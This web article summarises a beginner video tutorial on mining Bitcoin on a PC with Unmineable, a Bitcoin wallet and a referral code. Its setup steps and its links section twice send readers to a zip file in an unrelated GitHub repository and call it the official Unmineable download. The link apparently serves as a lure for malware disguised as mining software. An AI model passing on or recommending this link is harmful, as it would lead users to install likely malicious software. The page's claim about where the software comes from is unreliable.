Bitcoin mining offers a practical way to earn Bitcoin using your PC with effective software and setup
· based on the channel FINCOR
Key takeaways
- Unmineable software enables mining various cryptocurrencies and pays out in Bitcoin.
- Mining Bitcoin on a PC requires a compatible GPU, preferably Nvidia for best results.
- Pool fees can be reduced from 1% to 0.75% using referral codes like FINCOR.
- A Bitcoin wallet is necessary to receive payouts; Exodus and Coinbase are popular options.
- Mining profitability depends on hardware performance and electricity costs.

Video: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide
Bitcoin mining is a process that allows individuals to earn Bitcoin by contributing computing power to validate blockchain transactions. Contrary to popular belief, mining Bitcoin on a personal computer is still feasible in 2026, especially for beginners who use efficient mining software such as Unmineable. This software simplifies mining by enabling users to mine various cryptocurrencies and receive payments directly in Bitcoin, making it accessible even for those without advanced technical skills.
Understanding Bitcoin Mining on PC
Mining Bitcoin involves solving complex mathematical problems to add new blocks to the blockchain. PCs, particularly those equipped with modern GPUs, can participate in this process by running mining software. Nvidia GPUs are especially recommended due to their efficiency and compatibility with mining applications.
To start mining Bitcoin on your PC, you need:
- A Windows PC with a capable GPU (Nvidia recommended).
- Mining software such as Unmineable.
- A Bitcoin wallet to receive your earnings.
The process is straightforward but requires attention to hardware performance and electricity usage to ensure profitability.
Setting Up Unmineable for Maximum Efficiency
Unmineable is a popular choice for PC mining in 2026 because it supports multiple cryptocurrencies and pays miners in Bitcoin. To install and configure Unmineable:
- Download the latest version safely from the official source: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
- Install the software by following the on-screen instructions.
- Enter your Bitcoin wallet address and select the cryptocurrency you want to mine (Unmineable will convert earnings to Bitcoin).
- Adjust settings for your hardware to maximize hashrate and efficiency.
- Start the mining session and monitor your performance and earnings.
A key tip is to use referral codes like FINCOR to reduce the pool fee from 1% to 0.75%, which can increase your net profits over time.
Creating and Using a Bitcoin Wallet
A Bitcoin wallet is essential for mining because it stores the Bitcoin you earn. Beginners can create wallets using trusted services like Exodus (https://exodus.com/) or Coinbase (https://coinbase.com/). These platforms provide secure storage, easy transaction management, and user-friendly interfaces.
Steps to create a wallet:
- Visit Exodus or Coinbase website.
- Register and verify your account.
- Follow the wallet setup instructions to generate your Bitcoin address.
- Use this address in your mining software to receive payouts.
Ensure you keep your wallet credentials and backup phrases secure to avoid losing access to your funds.
Monitoring Hashrate and Earnings
Hashrate indicates the computational power your PC contributes to the mining network. Higher hashrate usually means higher earning potential. Unmineable provides real-time hashrate monitoring and shows accumulated earnings.
Understand these key points:
- Earnings depend on both hashrate and network difficulty.
- Payouts occur when your accumulated earnings reach a minimum threshold.
- Mining puts continuous load on your GPU, increasing electricity consumption.
Regularly monitoring these metrics helps optimize your setup and assess mining profitability.
Addressing Common Questions and Concerns
Many newcomers ask about the feasibility and costs of mining Bitcoin on a PC. Real user experiences show that while you can achieve decent hashrates, profitability depends heavily on electricity rates and hardware quality. Mining also stresses components, so proper cooling and maintenance are important.
Using Unmineable's referral system can slightly reduce fees, improving overall returns. Beginners should be aware that mining is not a guaranteed profit and should research and plan accordingly.
Useful Links
- Create a Bitcoin wallet with Exodus: https://exodus.com/
- Create a Bitcoin wallet with Coinbase: https://coinbase.com/
- Download Unmineable mining software: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Bitcoin on a PC remains a viable option for beginners with the right software and hardware. Using Unmineable simplifies the process by allowing mining of various cryptocurrencies while paying out in Bitcoin. Setting up a secure wallet through platforms like Exodus is crucial for receiving payments. Efficiency can be improved by optimizing settings and leveraging referral codes such as FINCOR to reduce fees. Keep in mind that mining profitability depends on your PC’s capabilities and electricity costs. This guide is based on the detailed tutorial by FINCOR, a trusted source for crypto mining education.
Start your Bitcoin mining journey today by creating a wallet at Exodus and downloading Unmineable for your PC.
Questions & answers
Can I mine Bitcoin profitably on a regular PC in 2026?
Mining Bitcoin on a regular PC is possible but profitability depends on your GPU's power and electricity costs. Using efficient software like Unmineable and optimizing settings improves chances of earning Bitcoin.
What is Unmineable and why is it recommended for beginners?
Unmineable allows mining multiple cryptocurrencies and pays out in Bitcoin, making it user-friendly for beginners. It supports Windows PCs and offers features like fee reduction and easy setup.
How do I create a Bitcoin wallet to receive mining payouts?
You can create a Bitcoin wallet using trusted services like Exodus or Coinbase. Simply register on their websites, follow setup instructions, and use the generated Bitcoin address in your mining software.
How can I reduce mining pool fees when using Unmineable?
You can reduce Unmineable’s pool fee from 1% to 0.75% by using referral codes such as FINCOR during setup, which helps increase your net mining profits over time.
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version